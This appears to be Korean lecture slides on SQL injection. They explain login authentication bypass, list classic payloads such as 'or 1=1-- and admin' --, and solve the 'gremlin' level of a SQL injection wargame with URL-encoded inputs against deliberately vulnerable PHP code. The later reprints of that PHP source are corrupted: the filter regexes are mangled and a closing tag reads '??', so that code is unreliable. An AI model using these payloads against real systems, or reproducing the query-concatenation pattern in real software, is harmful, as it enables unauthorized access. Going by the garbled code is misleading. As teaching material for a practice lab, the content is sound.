



SQL Injection

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SQL Injection


- <https://www.google.com/search?q=sql+injection&oq=sql+injection&ie=UTF-8>
- **파라미터**를 이용한 쿼리의 재구성




악의적인 의도의 구문

SQL Injection 로그인 인증 우회

정상적인 로그인 인증 과정



SQL Injection을 통한 비정상적인 로그인 인증 과정



SQL Injection 사용 방법

a=""

기본으로 제공된 쿼리

1. ?a='or 1=1--
a=""or 1=1--'

(Mysql)

2. ?a='or 1=1#
a=""or 1=1#'

(Oracle)

3. ?a=1'='1'or'1
a='1'='1'or'1'

4. ?a=admin' --
a='admin' --'

SQL Injection 간단 실습

https://los.eagle-jump.org/gremlin_bbc5af7bed14aa50b84986f2de742f31.php

query : **select id from prob_gremlin where id="" and pw=""**

```
<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/prob|_|\.|\(|\)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
if(preg_match('/prob|_|\.|\(|\)/i', $_GET[pw])) exit("No Hack ~_~");
$query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) solve("gremlin");
highlight_file(__FILE__);
?>
```

```
if($result['id']) solve("gremlin");
```



SQL Injection 간단 실습

?id='or 1=1%23

https://los.eagle-jump.org/gremlin_bbc5af7bed14aa50b84986f2de742f31.php?id=%27or%201=1%23

query : select id from prob_gremlin where id='or 1=1#' and pw=''

※ %27 = '(따옴표)
※ %20 = (공백)
※ %23 = #

GREMLIN Clear!

```
<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/prob|_|\.|W|W|W/i', $_GET[id])) exit("No Hack ~~"); // do not try to attack another table, database!
if(preg_match('/prob|_|\.|W|W|W/i', $_GET[pw])) exit("No Hack ~~");
$query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) solve("gremlin");
highlight_file(__FILE__);
?>
```



?pw='or '1'='1

https://los.eagle-jump.org/gremlin_bbc5af7bed14aa50b84986f2de742f31.php?pw=%27or%20%271%27=%271

```
query : select id from prob_gremlin where id="" and pw="" or '1'='1'
```

- ※ %27 = '(따옴표)
- ※ %20 = (공백)
- ※ %23 = #

GREMLIN Clear!

```
<?php
include "./config.php";
login_chk();
dbconnect();
if(preg_match('/probl_#{@.#{@}/i', $_GET[id])) exit("No Hack ~~"); // do not try to attack another table, database!
if(preg_match('/probl_#{@.#{@}/i', $_GET[pw])) exit("No Hack ~~");
$query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysql_fetch_array(mysql_query($query));
if($result['id']) solve("gremlin");
highlight_file(__FILE__);
??
```




QnA